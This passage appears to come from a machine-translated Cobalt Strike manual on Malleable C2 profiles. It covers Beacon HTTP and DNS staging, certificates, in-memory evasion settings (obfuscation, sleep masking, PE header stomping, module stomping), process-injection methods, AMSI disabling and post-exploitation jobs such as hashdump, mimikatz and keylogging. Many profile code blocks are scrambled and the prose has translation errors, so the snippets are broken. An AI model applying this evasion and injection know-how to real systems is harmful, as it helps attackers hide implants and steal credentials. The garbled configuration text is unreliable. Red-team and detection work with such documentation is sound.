

Parameter	Context Value by Changes	default	
ssh_pipename		postex_ssh_####	Channel name for SSH sessions. Each # is replaced with a random hexadecimal value
steal_token_access_mask		blank/0 (TOKEN_ALL_ACCESS)	Sets the default value used by the Beacon's steal_token command and the Aggressor Script's bsteal_token command for the "Access Required" OpenProcessToken functions. Suggestion: use "11" for "TOKEN_DUPLICATE TOKEN_ASSIGN_PRIMARY TOKEN_QUERY"
tasks_max_size		1048576	The maximum size (in bytes) of the job (s) and proxy data that can be transferred over the communication channel during registration
tasks_proxy_max_size		921600	The maximum size (in bytes) of proxy data to be transmitted over the communication channel during registration.
tasks_dns_proxy_max_size		71680	Maximum size (in bytes) of proxy data to be sent over the DNS uplink during registration
tcp_frame_header			Adding a Header to TCP Beacon Messages
tcp_port		4444	Default TCP Beacon Listening Port
tcp_uri port	http-get, 4444 (request parameters) http-post		Transaction URI
uri_x86	http-stager		x86 stage payload URI
uri_x64	http-stager		x64 stage payload URI
useragent		Internet Explorer (random)	Default User-Agent for HTTP communications
verb	http-get, http-post	GET, POST	The HTTP verb to be used for HTTP communications. call for a transaction

With the uri parameter, you can specify multiple URIs as a space-separated string. Cobalt Strike's web server will bind all of these URIs and assign one of them to each Beacon host when the Beacon stage is created.

Even if the useragent parameter exists, you can use the header statement to override this parameter.

Additional Considerations for 'task_' Parameters

The tasks_max_size , tasks_proxy_max_size , and tasks_dns_proxy_max_size parameters work together to create a data buffer that will be passed to the Beacon upon registration. When a Beacon registers, it requests a list of jobs and proxy data that is ready to be passed to that Beacon and its children. The data buffer starts to fill up with job(s) followed by proxy data for the parent beacon. This process then continues for each child beacon until no more jobs or proxy data is available, or until tasks_max_size is exceeded by the next job or proxy data.

tasks_max_size controls the maximum size, in bytes, of the data buffer filled with tasks and proxy data that can be passed to the beacon via DNS, HTTP, HTTPS, and peer-to-peer communications. In most cases, the default values are fine, but in some cases, the custom job exceeds the maximum size and cannot be submitted. For example, you use the execute assembly command with an executable file larger than 1 MB, and the following message is displayed in the C&C and Beacon console: *[C&C Console]*

Dropping task for 40147050! Task size of 1389584 bytes is over the max task size limit of 1048576 bytes. [Beacon Console]

Task size of 1389584 bytes is over the max task size limit of 1048576 bytes.

Increasing the tasks_max_size parameter will allow this custom task to be submitted. However, this will require restarting the command and control server and generating new beacons, since the tasks_max_size parameter is entered into the configuration settings when the beacon is generated and cannot be changed. This setting also affects how much heap memory the Beacon allocates to process jobs.

Best practices:

- | Determine the largest job size that will be sent to the Beacon.
This can be done by testing and looking for the message above, or by examining your own objects (executables, dlls, etc.) that are used in your jobs. Once this is determined, add additional free space to the value. Using the information from the example above, set 1572864 (1.5 MB) as the size of tasks_max_size. The extra space is needed because a smaller task can follow a larger one to read the response. Once the tasks_max_size value is determined, update the task_max_size setting in your profile, start the C&C, and generate Beacon artifacts to deploy
 - | to your target systems.
- | If your infrastructure requires that beacons generated by other command and control servers communicate with each other through peer-to-peer communication channels, then this setting must be updated on all command and control servers. Otherwise, the Beacon will ignore the request when it exceeds its configured size.
- | If you are using an external C2 Listener, an update will be required to support tasks_max_size is larger than the default 1MB.

When running a large job, do not queue it with other jobs, especially if it is running on a Beacon using peer-to-peer communication channels (SMB and TCP), as it may be delayed by several registrations depending on the number of jobs already queued and proxy data to send. The reason is that when a job is added, it is X bytes in size, which reduces the total available space for adding more jobs. In addition, proxying data through a Beacon also reduces the amount of space available to submit a large job. When a job is delayed, the following message is displayed in the C&C and Beacon consoles: *[C&C Console]*

Chunking tasks for 123! Unable to add task of 787984 bytes as it is over the available size of 260486 bytes. 2 task(s) on hold until next checkin. [Beacon console]

Unable to add task of 787984 bytes as it is over the available size of 260486 bytes. 2 task(s) on hold until next checkin.

The `tasks_dns_proxy_max_size` (DNS channel) and `tasks_proxy_max_size` (other channels) parameters determine the size of the proxy data in bytes that will be sent to the Beacon. Both parameters must be less than the `tasks_max_size` parameter. We recommend that you do not change these settings, as the default sizes are fine. These settings work like this: when adding proxy data to the data buffer for the parent Beacon, the value of the `proxy_max_size` channels minus the current job length, which can be either positive or negative, is used. If this is a positive value, then the proxy data will be added to this value. If this is a negative value, then proxy data will be skipped for this registration. For a child Beacon, the `proxy_max_size` is temporarily reduced based on the available data buffer space left after processing the parent and previous child Beacons.

HTTP Staging

Beacon is a phased payload. This means that the payload is loaded by the stager and injected into memory. Your `http-get` and `http-post` indicators will not take effect until the Beacon is in your target's memory. The `http-stager` block in Malleable C2 sets up the process HTTP staging.

```
http-stager {
  set uri_x86 "/get32.gif"; set uri_x64 "/
  get64.gif";
```

The `uri_x86` parameter specifies the URI for downloading the x86 stage payload. The `uri_x64` parameter specifies For the URI of the x64 stage payload.

```
client
{ parameter "id" "1234"; header
  "Cookie" "Some value";
}
```

The `client` keyword in the `http-stager` context defines the client side of an HTTP transaction. Use the `parameter` keyword to add a parameter to a URI. Use the `header` keyword to add a header to the stager's HTTP GET request.

```
server
{ header "Content-Type" "image/gif"; output { prepend
  "GIF89a";
```

```
        print;  
    }  
}
```

The server keyword in the http-stager context defines the server side of an HTTP transaction. The header keyword adds a server header to the response. The output keyword in the context of the http-stager server is a data transformation to change the stage payload. This transformation can only add lines to the beginning or end of the stage. Use the print completion statement to close this block

output.

Beacon's HTTP transaction description

To put it all together, you need to know what a Beacon transaction looks like and what data is sent with each request.

The transaction starts when the Beacon makes an HTTP GET request to Cobalt Strike's web server. At this time, the Beacon must send metadata containing information about the compromised system.

TIP: Session metadata is an encrypted block of data. Without encoding, they are not suitable for passing in a header or URI parameter. Always use the base64, base64url, or netbios instruction to encode metadata.

Cobalt Strike's web server responds to an HTTP GET with tasks that the Beacon must perform. Initially, these jobs are sent as a single encrypted binary block. You can transform this information using the output keyword in the context of an http-get server. As jobs run, Beacon accumulates output. After all jobs are completed, Beacon checks to see if there is any output to send. If not, it goes into sleep mode. If they are, the Beacon initiates an HTTP POST transaction.

An HTTP POST request must contain a session ID in the URI parameter or header. Cobalt Strike uses this information to associate the output with the desired session. Initially published content is an encrypted binary block. You can transform this information using the output keyword in the context of the http-post client.

Cobalt Strike's web server can respond to an HTTP POST with anything. Beacon does not accept or use this information. You can specify HTTP POST output using the output block in the http-post server context.

NOTE:
Although http-get defaults to GET and http-post defaults to POST, you are not limited to these options. Use the verb option to change these defaults. There is a lot of flexibility here.

This table lists these keywords and the data they convey:

Request Component Block			Data
http-get	client	metadata	Session metadata

Request Component	Block	http-	Data
get output	server		Beacon Quests
http post client		id	Session ID
http post client		output	Beacon's answers
http post server		output	empty
http-stager server		output	Encoded stage payload

HTTP Server Configuration

The http-config block affects all HTTP responses sent by Cobalt Strike's web server. Here you can specify additional HTTP headers and the order of HTTP headers.

```
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive,
                Connection, Content-Type";
    header "Server" "Apache"; header
    "Keep-Alive" "timeout=5, max=100"; header "Connection" "Keep-
    Alive"; set trust_x_forwarded_for "true"; set
    block_useragents "curl*,lynx*,wget*";
}
```

set headers - This setting determines the order in which these HTTP headers are delivered to HTTP response. All headers not included in this list are appended to the end.

header - This keyword adds a header value to every Cobalt Strike HTTP response. If a header value is already defined in the response, that value is ignored.

set trust_x_forwarded_for - This setting determines if Cobalt Strike will use the X-Forwarded-For HTTP header to determine the remote address of the request. Use this option if your Cobalt Strike server is behind an HTTP redirector.

block_useragents and **allow_useragents** - These settings configure the list of user agents that are blocked or allowed when receiving a 404 response. By default, all requests from user agents beginning with curl, lynx or wget are blocked. If both options are specified, **block_useragents** will take precedence over **allow_useragents**. The parameter value supports a comma-separated string of values. Values support simple generics:

Example	Description
not indicated	Use the default value (curl*, lynx*, wget*). Block requests from user agents that start with curl, lynx, or wget.
empty (block_useragents) empty	No user agent is blocked
(allow user_agents) All user agents are allowed.	
something	Block/allow requests with user agent equal to 'something'
something*	Block/allow requests with a user agent that starts with 'something'.
*something	Block/allow requests with user agent ending in 'something'.
something	Block/allow requests with a user agent containing 'something'.

Self Signed SSL Certificates with SSL Beacon

HTTPS Beacon uses HTTP Beacon indicators in its communication. Malleable C2 profiles can also specify parameters for the self-signed SSL certificate of the Beacon's C2 server. This is useful if you want to reproduce an agent with unique indicators in its SSL certificate:

```
https-certificate { set CN
    "bobsmalware.com"; set O "Bob's Malware";
}
```

Certificate settings managed by your profile:

Parameter	Example	Description
C	US	A country
CN	beacon.cobaltstrike.com	Common name; Your feedback domain
L	Washington	Location
O	Help/Systems LLC	Name of the organization
ou	Certificate Department	Department name
ST	DC	State or province

Parameter	Example	Description
validity	365	Number of days the certificate is valid

Valid SSL Certificates with SSL Beacon

You have the option to use a valid SSL certificate with Beacon. Use the Malleable C2 profile to specify the Java keystore file and keystore password. This keystore should contain your certificate's private key, root certificate, all intermediate certificates, and the domain certificate provided by your SSL certificate provider. CobaltStrike expects to find the Java keystore file in the same folder as your MalleableC2 profile.

```
https-certificate { set keystore  
    "domain.store"; set password "password";  
}
```

Parameters for using a valid SSL certificate:

Parameter	Example	Description
keystore	domain.store	File stored Java keys with certificate information
password	mypassword	Password for your Java keystore

Below are the steps to create a valid SSL certificate for use with Beacon:

1. Use the keytool program to create a Java keystore file. This program will ask the question "What is your first and last name?". Make sure you answer with the fully qualified domain name of your Beacon's server. Also don't forget to write down the keystore password. You will need it later.
\$ keytool -genkey -keyalg RSA -keysize 2048 -keystore domain.store
2. Use the keytool to create a Certificate Signing Request (CSR). You will send this file to the SSL certificate provider. They will verify that you are who you claim to be and issue a certificate. Some suppliers are easier and cheaper to work with than others.
\$ keytool -certreq -keyalg RSA -file domain.csr -keystore domain.store
3. Import the root and intermediate certificates provided by your SSL provider.
\$ keytool -import -trustcacerts -alias FILE -file FILE.crt -keystore domain.store
4. Finally, you need to install a domain certificate.
\$ keytool -import -trustcacerts -alias mykey -file domain.crt -keystore domain.store

That's all. You now have a Java keystore file ready to be used with Beacon.

Profile Options

Malleable C2 profile files contain one profile by default. You can package variations of the current profile by specifying variation blocks for http-get, http-post, http-stager, and https-certificate.

The variant block is specified as **[block name] "variant name" { ... }**. Here is the http-get variant of the block named "My variant":

```
http-get "My version" { client
  { parameter
    "bar" "blah";
```

The variant block creates a copy of the current profile with the specified variant blocks replacing the default blocks in the profile itself. Each unique variant name creates a new profile variant. You can populate the profile with any number of variant names.

Options can be selected when configuring an HTTP Listener or an HTTPS Beacon. Options allow each HTTP or HTTPS Beacon Listener bound to the same C&C server to have network IOCs that are distinct from each other.

Developer Certificate

Payloads -> Windows Stager Payload and **Windows Stageless Payload** give you the option to sign an executable or DLL. To use this option, you must provide a Java keystore file with your developer certificate and private key. Cobalt Strike expects to find a Java keystore file in the same folder as your Malleable C2 profile.

```
code signer {
  set keystore "keystore.jks"; set password
  "password"; set alias "server";
}
```

The developer certificate settings are as follows:

Parameter Example		Description
alias	server	Keystore alias for this certificate
digest_algorithm	SHA256	Digest algorithm
keystore	keystore.jks	Java keystore file with certificate information
password	mypassword	Password to your Java keystore

Parameter	Example	Description
timestamp	false	Set a timestamp on a file using a third-party service
timestamp_url	http://timestamp.digicert.com	Timestamp Service URL

DNS Beacons

You have the ability to change the DNS Beacon/Listener network traffic using the Malleable C2.

```
dns-beacon "optional-variant-name" {
    # Parameters moved to 'dns-beacon' group in 4.3: set dns_idle set dns_max_txt
    set dns_sleep set "1.2.3.4";
    dns_ttl set maxdns set "199";
    dns_stager_prepend "1";
    "doc-stg-prepend"; "5";
    set "200";
    dns_stager_subhost "doc-stg-sh.";

    # DNS subhost override options added in 4.3: "doc.bc."; "doc.1a."; "doc.4a."; "doc.tx";
    set beacon "doc.md";
    set get_A set "doc.po"; "zero";
    get_AAAA set
    get_TXT set
    put_metadata set put_output
    set ns_response
}
```

The settings are as follows:

Parameter	Default value	Changes
dns_idle	0.0.0.0	An IP address used to indicate no jobs for the DNS Beacon; Mask for other DNS C2 values
dns_max_txt	252	Maximum length of DNS responses TXT for assignments
dns_sleep	0	Forced sleep before each individual DNS query. (in milliseconds)
dns_stager_prepend		Adding text to the stage payload in DNS TXT records
dns_stager_subhost	.stage.123456.	The subdomain used by the stager's TXT record.

Parameter	Default value	Changes
dns_ttl	1	TTL for DNS responses
maxdns	255	Maximum length of hostname when loading data via DNS (0-255)
beacon		DNS subhost prefix used for Beacon queries. (text in lower case)
get_A	cdn.	DNS subhost prefix used for A-record queries (lower case text)
get_AAAA	www6.	DNS subhost prefix used for AAAA record queries (lowercase text)
get_TXT	api.	DNS subhost prefix used for TXT record queries (lowercase text)
put_metadata	www.	DNS subhost prefix used for metadata queries (lowercase text)
put_output	post.	DNS subhost prefix used for output queries (lowercase text)
ns_response	drop	How to handle requests for NS records. "drop" do not respond to the request (default), "idle" respond with an A-record for the IP address from "dns_idle", "zero" respond with an A-record for 0.0.0.0

You can use "ns_response" when the DNS server responds to the target's queries with "Server failure" errors. The public DNS resolver can initiate NS record queries, which the DNS server on Cobalt Strike's C&C discards by default.

```
{target} {DNS Resolver} Standard query 0x5e06 A
doc.bc.11111111.a.example.com
```

```
{DNS Resolver} {target} Standard query response 0x5e06 Server failure A
doc.bc.11111111.a.example.com
```

Malleable C2 Precautions

Malleable C2 gives you a new level of control over your network and host indicators. With this power comes responsibility. Malleable C2 is also an opportunity to make a lot of mistakes. Here are a few things to keep in mind as you set up your profiles:

- Each instance of Cobalt Strike uses one profile at a time. If you change the profile or upload a new profile, the previously deployed Beacons will not be able to interact with you.

- Always keep an eye on the state of your data and what the protocol allows when you're converting it. For example, if you convert the metadata to base64 and store it in a URI parameter, this won't work. Why? Some base64 characters (+, =, and /) have a special meaning in a URI. The c2lint tool and the profile compiler do not detect these types of problems.
- Always test your profiles, even after small changes. If Beacon can't reach you, there might be a problem with your profile. Edit it and try again.
- Trust the c2lint tool. This tool goes beyond the capabilities of the profile compiler. The checks are based on how the technology is implemented. If c2lint fails, it means there is a serious problem with your profile.

Malleable PE, Process Implementation and Post-Operation

Overview

Malleable C2 profiles are more than indicators of communication. Malleable C2 profiles also control the Beacon's in-memory characteristics, determine how the Beacon performs inject into the process, and affect Cobalt Strike's post-exploitation jobs. The following sections describe these extensions to the Malleable C2 language.

PE and memory indicators

The stage block in the Malleable C2 profiles controls how the Beacon is loaded into memory and edits the contents of the Beacon DLL.

```
stage { set
    userwx "false"; set compile_time
    "14 Jul 2009 8:14:00"; set image_size_x86 "512000"; set
    image_size_x64 "512000"; set obfuscate
    "true";

    transform-x86 { prepend
        "\x90\x90"; strep
        "ReflectiveLoader" "DoLegitStuff";
    }

    transform-x64 {
        # convert x64 stage DLL
    }

    stringw "I am not Beacon";
}
```

The **stage** block accepts commands that add lines to the Beacon DLL's .rdata section. The **string** command adds a string with a terminal null. The **stringw** command appends a wide (UTF-16LE encoded) string. The **data** command adds your line like this, what she is.

The **transform-x86** and **transform-x64** blocks host and transform the Beacon stage's Reflective DLL. These blocks support three commands: prepend, append, and strep.

The **prepend** command inserts a line before the Beacon's Reflective DLL. The **append** command adds a line after the Reflective DLL Beacon. Make sure that the data you add is the correct code for the stage architecture (x86, x64). The c2lint program does not provide a check for this. The **strep** command replaces a string inside the Beacon's Reflective DLL.

The stage block accepts several parameters that control the contents of the Beacon DLL and provide hints for changing Beacon's Reflective Loader behavior:

Parameter	Example	Description
allocator	HeapAlloc	Sets how the Beacon's Reflective Loader allocates memory for the agent. Options: HeapAlloc, MapViewOfFile and VirtualAlloc.
cleanup	false	Asks the Beacon to attempt to free the memory associated with the Reflective DLL that initialized it.
magic_mz_x86	MZRE	Redefines the first bytes (including MZ-per-heads) of the Beacon's Reflective DLL. Valid x86 instructions are required. Execute instructions that change the state of the processor with instructions that reverse the change.
magic_mz_x64	MZAR	Similar to magic_mz_x86; affects x64 DLL
magic_pe	PE	Overrides the PE symbol label used by Beacon's Reflective Loader with a different value.
module_x861	xpsservices.dll	Asks the x86 Reflective Loader to load the specified library and overwrite its space instead of allocating memory with VirtualAlloc.
module_x641	xpsservices.dll	Similar to module_x86; affects x64 loader
obfuscate	false	Obfuscates the Reflective DLL import table, overwrites unused header content, and asks the Reflective Loader to copy the Beacon to new memory with no DLL headers.
sleep_mask	false	Obfuscate the Beacon and its heap in memory until it sleep.

Parameter	Example	Description
smartinject	false	Uses built-in function pointer hints to load the Beacon agent without calling kernel32 EAT.
stomppe	true	Requests the Reflective Loader to destroy the MZ, PE and e_lfanew values after the Beacon is loaded.
userwx	false	Asks the Reflective Loader to use or deny RWX permissions for the in-memory Beacon DLL.

- 1.- The module_x86 and module_x64 options now support the ability to specify an initial ordinal value to search for an exported function. The optional 0x## part is the initial ordinal value specified as an integer. If a library is given and the Beacon does not overwrite itself in memory, then the library probably does not have an exported function with an ordinal value between 1 and 15. To solve this problem, define a valid ordinal value and specify it using additional syntax, for example: setmodule_x64 "libtemp.dll+0x90".

Cloning PE headers

The stage block has several parameters that change the Beacon's Reflective DLL characteristics to make it look like something else in memory. They are designed to create indicators that support analysis tasks and threat simulation scenarios.

Parameter	Example	Description
checksum	0	Checksum value in Beacon's PE header
compile_time	July 14, 2009 8:14:00 AM	Assembly time in Beacon's PE header
entry_point	92145	EntryPoint value in Beacon's PE header
image_size_x64 512000		SizeOfImage value in x64 PE header Beacon
image_size_x86 512000		SizeOfImage value in x86 PE header Beacon
name	beacon.x64.dll	Name of exported Beacon DLL
rich_header		Meta information inserted by the compiler

The Cobalt Strike Linux package includes a peclone tool to extract headers from DLLs and present them as a ready-to-use stage block: `./peclone [/path/to/sample.dll]`

Memory evasion and obfuscation


Use the **prepend** command of the stage block to overcome analysis that scans the first few bytes of a memory segment for signs of an injected DLL. If tool-specific strings are used to detect your agents, change them with the **strep** command.

If strep is not enough, set **sleep_mask** to true. This tells the Beacon to obfuscate itself and its memory heap before going to sleep. After sleeping, the Beacon will deobfuscate itself in order to request and complete tasks. SMB and TCP Beacons will obfuscate themselves while waiting for a new connection or waiting for data from the parent sessions.

Decide how much you want the DLL to look like itself in memory. If you want easy discovery, set **stomppe** to false. If you want to slightly obfuscate your Beacon DLL in memory, set **stomppe** to true. If you want to increase the difficulty set **obfuscate** to true. This setting will take many steps to obfuscate your Beacon staga and the final state of the DLL in memory.

One way to detect DLL memory injections is to look for the MZ and PE magic bytes in their intended locations relative to each other. These values are usually not obfuscated as the Reflective Loading process depends on them. The obfuscate option does not affect these values. Set **magic_pe** to the two letters or bytes that mark the start of the PE header. Install **magic_mz_x86** to change these magic bytes in the x86 Beacon DLL. Install **magic_mz_x64** for x64 Beacon DLL. Instructions that change the state of the processor are followed by instructions that undo the changes. For example, MZ is an easily recognizable header sequence, but these are also valid x86 and x64 instructions. The RE (x86) and AR (x64) following it are valid x86 and x64 instructions that undo MZ changes. These recommendations will change the magic values in the Beacon's Reflective DLL package and cause the process to

Reflective Loading'a to use new values.



```

root@kali: ~
File Edit View Search Terminal Help
$ hexdump -C file.bin
00000000  4d 5a 52 45                                |MZRE|
00000004
$ ndisasm -b 32 file.bin
00000000  4D                dec ebp
00000001  5A                pop edx
00000002  52                push edx
00000003  45                inc ebp
$

```

Figure 46. Disassembling the default value for module_mz_x86

Set **userwx** to false to ask the Beacon loader not to use RWX permissions. Memory segments with these permissions will attract increased attention from analysts and security products.

By default, the Beacon's loader allocates memory using VirtualAlloc. Use the **allocator** option to change this. The HeapAlloc option allocates memory on the heap for a Beacon with RWX permissions. The MapViewOfFile allocator allocates memory for the Beacon by creating an anonymous memory area of the mapped file area in the current process. The stomping module is an alternative to these options and a way to make Beacon run from the desired memory image. Set **module_x86** to a DLL that is about twice the size of the payload itself. Beacon's x86 loader will load the specified DLL, find its location in memory, and overwrite it.

This is the way a Beacon is placed in the memory that Windows associates with a file on disk. It is important that the DLL you choose is not needed by the applications you intend to host. The **module_x64** parameter is the same story, but it affects the x64 Beacon.

If you're worried about the Beacon stage that initializes the Beacon DLL in memory, set **cleanup** to true. This option will free the memory associated with the Beacon stage when it is no longer needed.

Implementation in the process

The process-inject block in the Malleable C2 profiles generates the content to be injected and controls the process injection behavior for the Beacon payload. It also controls the execution behavior of Beacon Object Files (BOF) within the current Beacon.

```
process-inject {

    # setting how memory is allocated in the remote process for the embedded content set
    allocator "VirtualAllocEx";

    # setting how memory is allocated in the current process for the contents of the BOF set
    bof_allocator "VirtualAlloc";
    set bof_reuse_memory "true";

    # setting memory characteristics for embedded content and
    BOF

    set min_alloc "16384"; set startwx
    "true"; "false";
    set userwx

    # x86 transformation of the embedded content transform-x86 { prepend
    "\x90\x90";

    }

    # x64 transform of the embedded content transform-x64 { append
    "\x90\x90";

    }

    # determine how the injected code will be executed execute {

        CreateThread "ntdll.dll!RtlUserThreadStart"; SetThreadContext;
        RtlCreateUserThread;

    }

}
```

The process-inject block accepts several parameters that control the process of injecting into a process in a Beacon:

Parameter	Example	Description
allocator	VirtualAllocEx	The preferred method for allocating memory in a remote process. Specify VirtualAllocEx or NtMapViewOfSection. The NtMapViewOfSection option is only for implementation on the same architecture. VirtualAllocEx is always used for cross architecture memory allocation.
bof_allocator	VirtualAlloc	The preferred method of allocating memory in the current process to perform a BOF. Specify VirtualAlloc, MapViewOfFile, or HeapAlloc.
bof_reuse_memory	true	Reuse the allocated memory for subsequent executions of the BOF, otherwise free the memory. The memory will be cleared if it is not in use. If the amount of memory available is not large enough, it will be freed and allocated in a larger size.
min_alloc	4096	The minimum amount of memory to request an inline content or BOF.
startwx	false	Use RWX as initial permissions for embedded or BOF content. The alternative is RW. When the BOF's memory is not in use, permissions will be set based on this setting.
userwx	false	Use RWX as final permissions for embedded content or BOFs. The alternative is RX.

The **transform-x86** and **transform-x64** blocks contain the content injected by the Beacon. These blocks support two commands: prepend and append.

The **prepend** command inserts a line before the embedded content. The **append** command adds a line after the embedded content. Make sure the data you are adding is valid code for the architecture of the content you are embedding (x86, x64). The c2lint program does not check for this.

The **execute** block controls the methods that the Beacon will use when it needs to inject code into the process. The Beacon examines each parameter in the execute block to determine if the parameter is valid for the current context, tries the method if it is valid, and moves on to the next parameter if code execution failed. The execute options include:

Parameter	x86->x64	x64->x86	Notes
CreateThread			Current process only
CreateRemoteThread		Yes	No cross session
NtQueueApcThread			

Parameter	x86->x64 x64 -> x86 Notes	
NtQueueApcThread-s		It's an early bird injection technique." Only suspended processes (for example, post-operational tasks).
RtlCreateUserThread	Yes	Yes
		Risky on the goals of the era XP; uses RWX shellcode for x86 -> x64 embed niya.
SetThreadContext		Yes
		Only suspended processes (for example, post-operational jobs).

The **CreateThread** and **CreateRemoteThread** options have variants that spawn a suspended thread with the address of another function, update the suspended thread to execute the injected code, and resume the thread. Use [function] "module!function+0x##" to specify the starting address to override. For remote processes, it is recommended to use only ntdll and kernel32 modules. The optional 0x## part is the offset added to the start address. These options only work for x86 -> x86 and x64 -> x64.

The execute options you choose should cover various side situations. These side situations include injection into itself, injection into suspended temporary processes, intersession remote injection into a process, injection x86 -> x64, x64 -> x86, and injection with or without passing an argument. The c2lint tool will warn you about contexts that your execute block does not cover.

Process Implementation Management

Support has been added in Cobalt Strike 4.5 to allow users to define their own technique for injecting into a process instead of using built-in techniques. This is done through [the **PROCESS_INJECT_SPAWN** and **PROCESS_INJECT_EXPLICIT** hook functions](#). Cobalt Strike will call one of these hook functions when executing post-exploitation commands. See the Hooks section for a table of supported commands.

Two hooks will cover most post-op teams. However, there are some exceptions that will not use these hooks and will continue to use the built-in technique.

Beacon's team	Aggressor Script function
	<u>&bdllspawn</u>
shell	<u>&bshell</u>
execute-assembly	<u>&bexecute_assembly</u>

To implement your own injection technique, you will need to provide a Beacon Object File (BOF) containing executable code for x86 and/or x64 architectures, and an Aggressor Script file containing a hook function. See examples of hooks for injecting into a process in the Community Kit.

Since you are implementing your own injection technique, the process-inject settings in your Malleable C2 profile will not be used unless your BOF calls the Beacon API function **BeaconInjectProcess** or **BeaconInjectTemporaryProcess**. These functions implement default injection and will most likely not be used unless it is about implementing fallback to the default technique.

Generation of injection into the process

The [PROCESS_INJECT_SPAWN](#) hook is used to define a technique for injecting into a fork&run process. The following Beacon commands, Aggressor Script functions and user interfaces listed in the table below will call the hook, and the user can implement their own technique or use the built-in one.

Pay attention to the following:

- | The **elevate**, **runasadmin**, **&belevate**, **&brunasadmin** and **[beacon] -> Access -> Elevate** commands will only use the `PROCESS_INJECT_SPAWN` hook when the specified exploit uses one of the Aggressor Script functions listed in the table, such as **&bpowerpick**. For the **net** and **&bnet** commands, the 'domain' command will not use the hook. Note '(use hash)' means
- | select credentials that reference
- | to hash.

Job types

Team	Aggressor Script	UI
chromedump		
dcsync	&bdcsync	
elevate	&belevate	[beacon] -> Access -> Elevate
		[beacon] -> Access -> Golden Ticket
hashdump	&bhashdump	[beacon] -> Access -> Dump Hashes
keylogger	&bkeylogger	
logonpasswords	&bloginpasswords	[beacon] -> Access -> Run Mimikatz
		[beacon] -> Access -> Make Token (use hash)
mimikatz	&bmimikatz	
	&bmimikatz_small	
net	&bnet	[beacon] -> Explore -> NetView
portscan	&bportscan	[beacon] -> Explore -> Port Scan
powerpick	&bpowerpick	
print screen	&bprintscreen	
pth	&bpasssthehash	

Team	Aggressor Script	UI
runasadmin	&brunasadmin	
		[target] -> Scan
screenshot	&bsscreenshot	[beacon] -> Explore -> Screenshot
screen watch	&bsscreenwatch	
ssh	&bssh	[target] -> Jump -> ssh
ssh key	&bssh_key	[target] -> Jump -> ssh-key
		[target] -> Jump -> [exploit] use hash)

Explicit Injection into a Process

The [PROCESS_INJECT_EXPLICIT](#) hook is used to define an explicit process injection technique. The following Beacon commands, Aggressor Script functions and user interfaces listed in the table below will call the hook, and the user can implement their own technique or use the built-in one.

Pay attention to the following:

- The [Process Explorer] interface is accessed via **[beacon] -> Explore -> Process List**. There is also a multi-version of this interface, accessed by selecting multiple sessions and using the same UI menu. In the Process Explorer, use the buttons to execute additional commands for the selected process.
- Commands **chromedump**, **dcsync**, **hashdump**, **keylogger**, **logonpasswords**, **mimikatz**, **net**, **portscan**, **printscreen**, **pth**, **screenshot**, **screenwatch**, **ssh** and **ssh-key**. They also have a fork&run version. The explicit version requires the pid and arch arguments.
- For the **net** and **&bnet** commands, the 'domain' command will not use the hook.

Job types

Teams	Aggressor Script	UI
browserpivot	&bbrowserpivot	[beacon] -> Explore -> Browser Pivot
chromedump		
dcsync	&bdcsync	
dllinject	&bdlldllinject	
hashdump	&bhashdump	
injection	&binject	[Process Explorer] -> Inject

Teams	Aggressor Script	UI
keylogger	<u>&bkeylogger_</u>	[Process Explorer] -> Log Keystrokes
logonpasswords	<u>&bloginpasswords_</u>	
mimikatz	<u>&bmimikatz_</u>	
	<u>&bmimikatz_small_</u>	
net	<u>&bnet_</u>	
portscan	<u>&bportscan_</u>	
printscreen	<u>&bprintscreen_</u>	
psinject	<u>&bpsinject_</u>	
pth	<u>&bpasssthehash_</u>	
screenshot	<u>&bsscreenshot_</u>	[Process Explorer] -> Screenshot (yes)
screen watch	<u>&bsscreenwatch_</u>	[Process Explorer] -> Screenshot (No)
shinject	<u>&bshinject_</u>	
ssh	<u>&bssh_</u>	
ssh key	<u>&bssh_key_</u>	

Post-operational management

Major post-exploitation features of Cobalt Strike (eg screenshot, keylogger, hashdump, etc.) are implemented as a Windows DLL. To perform these functions, Cobalt Strike spawns a temporary process and injects a function into it. The process-inject block controls the injection step into the process. The post-ex block controls the content and behavior specific to Cobalt Strike's post-exploitation features. In version 4.5, these post-exploitation functions now support explicit injection into an existing process using the [pid] and [arch] arguments.

```
post-ex { #
    manage the temporary process we spawn set spawned_x86 "%windir%\syswow64\
    \rundll32.exe"; set spawned_x64 "%windir%\sysnative\rundll32.exe";

    # change the permissions and content of our DLLs for post-exploitation set obfuscate
    "true";

    # change names of named pipes... set pipename "evil_####,
    stuff\not_##_ev#l";

    # passing pointers to key functions from the Beacon to its child jobs
```

```

    set smartinject "true";

    # disable AMSI in powerpick, execute-assembly and psinject set amsi_disable "true";

}

```

The **spawnto_x86** and **spawnto_x64** parameters control the default temporary process that Beacon will spawn for its post-exploitation functions. Here are some tips for these options:

- ▮ Always specify the full path to the program to be spawned by the Beacon.
- ▮ Environment variables (such as %windir%) are allowed in these paths. Do not specify %windir%\system32 or c:\windows\system32 directly. Always use syswow64 (x86) and sysnative (x64). Beacon will adjust these values to system32 where appropriate.
- ▮ For the x86 spawnto value, you must specify an x86 program. For x64 spawnto, you must specify an x64 program. The paths you specify (with the exception of the syswow64/sysnative autocorrect) must exist in both x64 (native) and x86 (wow64) filesystem representations.

The **obfuscate** option encrypts the contents of the post-exploitation DLL and places these functions in memory in a more OPSEC-safe way. It is very similar to the obfuscate and userwx available to the Beacon via the stage block. Some long running post production DLLs will mask and unmask their string table as needed when this option is set.

Use **pipename** to change the name of the named pipes used by the post-operational DLLs to send output back to the Beacon. This parameter accepts a comma-separated list of named pipes.

Cobalt Strike will choose a random named pipe from this parameter when it sets a post-exploitation task. Each # in the channel name is replaced with a valid hexadecimal character. The **smartinject** parameter tells the Beacon to

